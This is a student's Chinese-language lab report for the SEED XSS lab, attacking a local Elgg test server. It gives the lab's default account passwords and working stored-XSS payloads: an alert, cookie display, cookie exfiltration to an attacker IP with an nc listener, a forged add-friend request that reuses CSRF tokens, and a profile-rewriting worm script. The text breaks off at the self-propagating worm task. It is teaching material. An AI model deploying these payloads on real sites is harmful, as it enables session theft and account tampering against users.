ss-lab2实验报告

徐锦云 23307130447

一、环境配置与 Docker 换源

1.1 内核参数

```
sudo sysctl -w kernel.randomize_va_space=0
sudo rm -rf ./mysql_data
```

1.2 `/etc/hosts`（两个实验共用）

按 XSS 课件 §2.1，向 `/etc/hosts` 追加（需 `sudo`）：

```
10.9.0.5   www.seed-server.com
10.9.0.5   www.example32a.com
10.9.0.5   www.example32b.com
10.9.0.5   www.example32c.com
10.9.0.5   www.example60.com
10.9.0.5   www.example70.com
```

1.3 Docker 换源（两个文件夹均已配置）

因直连 `registry-1.docker.io` 易超时，在 `Labsetup-XSS` 与 `Labsetup-sql` 各放置：

文件	作用
`docker-daemon-mirror.json`	`registry-mirrors` + DNS，供复制为 `/etc/docker/daemon.json`
`tools/apply-docker-mirror.sh`	一键备份原配置、写入镜像加速并 `systemctl restart docker`


换源命令（在任一实验目录执行一次即可，全局生效）：

```
cd ~/Desktop/Lab2/Labsetup-XSS   # 或 Labsetup-sql
sudo bash tools/apply-docker-mirror.sh
```

说明： `docker-daemon-mirror.json` 已把 `https://docker.1ms.run` 以及 `1panel.live`、`hub.rat.dev`、`xuanyuan.me` 等放在列表前部；部分校园/公益镜像对 Docker Hub 第三方命名空间已失效，故需多源兜底。

若 `apply-docker-mirror.sh` **后** `dcbuild` **仍访问** `registry-1.docker.io` **超时**（引擎仍走官方或回源失败），请再执行 `bash tools/prepull-seed-images.sh`：依次从上述前缀站执行 `docker pull 前缀/handsonsecurity/...` 并 `docker tag` **成官方镜像名**，`dcbuild` 将直接使用本地层。可选：`export COMPOSE_HTTP_TIMEOUT=600`。

仍失败时：把阿里云「容器镜像服务」个人加速器 URL 写入 `registry-mirrors` 首位，或在可联网机器 `docker save` / `docker load` 导入基础镜像后再 build。



1.4 启动实验

```
cd ~/Desktop/Lab2/Labsetup-XSS && dcbuild && dcup
cd ~/Desktop/Lab2/Labsetup-sql && dcbuild && dcup
```

```
[04/12/26]seed@VM:~/.../Labsetup-XSS$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating mysql-10.9.0.6 ... done
Creating elgg-10.9.0.5  ... done
Attaching to elgg-10.9.0.5, mysql-10.9.0.6
```

二、XSS 实验

Task 1：恶意消息弹窗

3.2 Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:

```
<script>alert('XSS');</script>
```

要求： 在简介中嵌入 JS，他人查看资料时执行 `alert`。

思路： 利用已关闭的 `htmlspecialchars`（见 `image_www/elgg/text.php` 等）。

方法： 使用 `tools/task01_alert_profile.txt` 中 payload，粘贴到「About Me」的 **Text mode / Edit HTML**。

```
<script>alert('XSS');</script>
```


结果： 受害者浏览器弹出告警，证明存储型 XSS。

测试

```
dcdown
sudo rm -rf ./mysql_data
dcbuild
dcup
```

访问：

```
http://www.seed-server.com/
```



操作步骤（把 payload 放进「About Me」）

1. 用 samy -seedsamy登录。


```
---------------------------
UserName   | Password
---------------------------
admin      |  seedelgg
alice      |  seedalice
boby       |  seedboby
charlie    |  seedcharlie
samy       |  seedsamy
---------------------------
```

2. 右上角点头像或用户名 → 进入 「Profile / 个人资料」。
3. 找 「Edit profile / 编辑个人资料」（或带铅笔的编辑）。
4. 找到 「About me / 关于我」 大文本框（有时也叫 Brief description，在课件里和「简介」一类）。
5. 必须关掉富文本编辑器，否则 CKEditor 会把 `<script>` 当普通文字或自动加标签，脚本不执行：
    - 在该文本框 右上角 找 「Edit HTML」、「Toggle editor」、「Disable rich text」 或 「文本/HTML」之类按钮，切到 纯文本 / HTML 模式。
6. 在框里 原样粘贴并保存。

怎么验证「存储型 XSS」

1. 退出当前账号（或开第二个浏览器 / 无痕窗口）。
2. 用 alice 登录（受害者）。
3. 在站内找到 samy 的主页（好友列表、成员目录 `Members`、或地址栏访问类似 `http://www.seed-server.com/profile/samy` 的路径，以你页面上的链接为准）。
4. 打开 Samy 的个人资料页（要完整加载带「关于我」的那一页）。

预期结果： 浏览器立刻弹出 `xss` 的 `alert` 对话框。这说明脚本已写在服务器上的个人资料里，别人打开页面就会执行 → 存储型 XSS 成立。



Task 2：在弹窗中显示 Cookie

3.3 Task 2: Posting a Malicious Message to Display Cookies

The objective of this task is to embed a JavaScript program in your `Elgg` profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:


```
<script>alert(document.cookie);</script>
```

要求： `alert(document.cookie)`。

方法： `tools/task02_cookie_alert_profile.txt`。

```
<script>alert(document.cookie);</script>
```

结果： 弹窗中可见 `Elgg` 会话 Cookie。



Task 3：窃取 Cookie 到攻击机

3.4 Task 3: Stealing Cookies from the Victim's Machine

In the previous task, the malicious JavaScript code written by the attacker can print out the user's cookies, but only the user can see the cookies, not the attacker. In this task, the attacker wants the JavaScript code to send the cookies to himself/herself. To achieve this, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

We can do this by having the malicious JavaScript insert an `<img>` tag with its `src` attribute set to the attacker's machine. When the JavaScript inserts the `img` tag, the browser tries to load the image from the URL in the `src` field; this results in an HTTP GET request sent to the attacker's machine. The JavaScript

要求： 通过 `<img src=...>` 向攻击者发 GET，带上 `document.cookie`。

方法：


将 `tools/task03_steal_cookie_aboutme.txt` 中 IP 改为课件指定（默认 `10.9.0.1`）。

```
<!-- Task 3：将 10.9.0.1 改为课件中的攻击者 IP（或你的宿主机在 docker 网桥上的地址） -->
<script>document.write('<img src=http://10.9.0.1:5555?c='+escape(document.cookie)+'>');
</script>
```

攻击机执行:

```
nc -lknv 5555
```

结果： `nc` 收到含 `c=...` 的请求行。



Task 4：加 Samy 为好友

In this task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. The objective of the attack is to add Samy as a friend to the victim. We have already created a user called Samy on the `Elgg` server (the user name is `samy`).


要求： 受害者访问 Samy 主页时，浏览器自动发「加好友」请求。

思路： `__elgg_ts` 与 `__elgg_token` 为 CSRF 防护，须随请求提交。

方法： 本仓库 `elgg.sql` 中 `username='samy'` 对应 **guid=59**，故 `sendurl` 为 `http://www.seed-server.com/action/friends/add?friend=59` + ts + token。
完整代码见 `Labsetup-XSS/tools/task04_add_friend_samy_aboutme.js`。

```
/**
 * Task 4：粘贴到 Samy 的「About Me」——务必先切换到「Edit HTML / Text mode」。
 * Samy 的 guid 在本实验 seed 数据库中为 59（见 elgg.sql 中 username=samy）。
 */
<script type="text/javascript">
window.onload = function () {
  var Ajax = null;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var sendurl = "http://www.seed-server.com/action/friends/add?friend=59" + ts + token;
  Ajax = new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.send();
};
</script>
```

结果： 受害者好友列表出现 Samy。



回答问题

- **Question 1:** Explain the purpose of Lines ① and ②, why are they needed?
- **Question 2:** If the `Elgg` application only provide the Editor mode for the `"About Me"` field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Question 1：`__elgg_ts` 和 `__elgg_token` 这两行是干什么的？为什么必须要有？

这两行从 `elgg.security.token` 里取出 时间戳 `__elgg_ts` 和 安全令牌 `__elgg_token`，拼进你要伪造的「加好友」请求里。

- 作用： Elgg 对会改状态的操作（加好友、改资料等）做了 CSRF（跨站请求伪造）防护：服务器只接受带 合法、未过期 token 的请求，并且往往和 时间戳 一起校验，防止别人替你「偷偷发请求」。
- 为什么 XSS 里必须要有： 恶意脚本跑在 受害者浏览器 里，用的是 受害者已登录的会话。脚本可以像正常页面里的 JS 一样读到当前页注入的 `elgg.security.token`，从而构造出 和受害者本人点「加好友」时一样 的 URL；没有这两段参数，服务器通常会直接 403 / 无效 token，加好友失败。

一句话：没有 token/ts，请求过不了 Elgg 的 CSRF 检查；有它们，伪造请求在服务器眼里才像受害者自己发的。

Question 2：如果「About Me」只有 Editor 模式、不能切到 Text mode，还能不能攻击成功？

按课件/标准 Elgg 的预期答案：很难，一般视为不能（至少不能像 Text mode 那样直接塞 `<script>...</script>` 就成功）。

原因简要说明：

- Editor（富文本）模式 往往会对输入做 HTML 清洗或转义，或把内容包在 `<p>` 等标签里，使 `<script>` 不再作为可执行脚本保存，而是当普通文本或直接被剔除。
- Text mode 则更接近「原样保存」，所以课件里才强调要先切到 Text / Edit HTML，避免编辑器「帮倒忙」。

Task 5：修改受害者资料


The objective of this task is to modify the victim's profile when the victim visits Samy's page. Specifically, modify the victim's `"About Me"` field. We will write an XSS worm to complete the task. This worm does not self-propagate; in task 6, we will make it self-propagating.

要求： 修改受害者「About Me」等；解释 Line 1（`guid!=samyGuid`）作用。

方法： 伪造 `POST .../action/profile/edit`，字段与合法表单一致；脚本见 `tools/task05_modify_victim_profile_aboutme.js`。

```
/**
 * Task 5：修改受害者 About Me（非自传播）。粘贴到 Samy 的「About Me」文本模式。
 * samyGuid=59；若你重建数据库后 guid 变化，请用 Firefox 网络面板抓包核对。
 */
<script type="text/javascript">
window.onload = function () {
  var userName = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var desc = "&description=Samy%20is%20MY%20Hero";
  var brief = "&briefdescription=Samy%20is%20MY%20Hero";
  var loc = "&location=";
  var mail = "&contactemail=";
  var phone = "&phone=";
  var skills = "&skills=";
  var interests = "&interests=";
  var content = userName + desc + guid + brief + loc + mail + phone + skills + interests +
ts + token;
  var sendurl = "http://www.seed-server.com/action/profile/edit";
  var samyGuid = 59;
  if (elgg.session.user.guid != samyGuid) {
    var Ajax = null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
};
</script>
```

结果： 受害者资料被改。



回答问题

- **Question 3:** Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.


去掉 `if` 后 Samy 自己访问自己页面也会改自己资料。

以下是演示：


```
<script type="text/javascript">
window.onload = function () {
  var userName = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var desc = "&description=Samy%20is%20MY%20Hero";
  var brief = "&briefdescription=Samy%20is%20MY%20Hero";
  var loc = "&location=";
  var mail = "&contactemail=";
  var phone = "&phone=";
  var skills = "&skills=";
  var interests = "&interests=";
  var content = userName + desc + guid + brief + loc + mail + phone + skills + interests +
ts + token;
  var sendurl = "http://www.seed-server.com/action/profile/edit";
  var samyGuid = 59;
  var Ajax = null;
  Ajax = new XMLHttpRequest();
  Ajax.open("POST", sendurl, true);
  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  Ajax.send(content);
};
</script>
```

结果：

alice访问samy仍然被修改：



samy自己的主页也会被修改：



Task 6：自传播 XSS 蠕虫

DOM Approach: If the entire JavaScript program (i.e., the worm) is embedded in the infected profile, to propagate the worm to another profile, the worm code can use DOM APIs to retrieve a copy of itself from the web page. An example of using DOM APIs is given below. This code gets a copy of itself, and displays it in an alert window:

```
<script id="worm">
